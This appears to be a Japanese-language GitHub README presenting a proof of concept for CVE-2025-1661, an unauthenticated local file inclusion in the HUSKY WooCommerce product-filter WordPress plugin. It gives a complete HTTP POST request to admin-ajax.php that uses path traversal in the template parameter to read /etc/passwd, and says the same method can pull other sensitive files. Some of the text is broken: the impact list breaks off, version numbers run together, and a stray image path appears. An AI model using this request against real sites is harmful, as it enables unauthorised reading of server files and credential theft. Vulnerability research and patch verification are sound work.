 muhammadwaseem29/cve-2025-1661
HUSKY – WordPress 用 Products Filter Professional for WooCommerce プラグインには、ローカルファイルインクルード (LFI) の脆弱性があります。

WordPress 用プラグイン HUSKY – Products Filter Professional for WooCommerce は、woof_text_search AJAX アクションの template パラメータを介して、1.3.6.5 以前のすべてのバージョンで ローカルファイルインクルージョン(LFI) に対して脆弱です。
これにより、認証されていない攻撃者 がサーバー上の任意のファイルをインクルードおよび実行でき、以下のような事態を引き起こす可能性があります:
<= 1.3.6.51.3.6.6バージョン 1.3.6.6 以降の修正済みバージョンに更新してください。
POST /wp-admin/admin-ajax.php?template=../../../../../../../etc/passwd&value=a&min_symbols=1  HTTP/1.1
Host: TARGET_SITE_HERE
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: YOUR_SESSION_COOKIE_HERE
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 24

action=woof_text_search&
 4. 成功した場合、サーバーは
/etc/passwd の内容を返します。
5. これを使用して、サーバーから他の機密ファイルを抽出できます。
この PoC は教育および研究目的のみです。許可なくシステムに対してテストを行うことは違法かつ非倫理的です。セキュリティテストを実施する前に、必ず明示的な許可を取得してください。
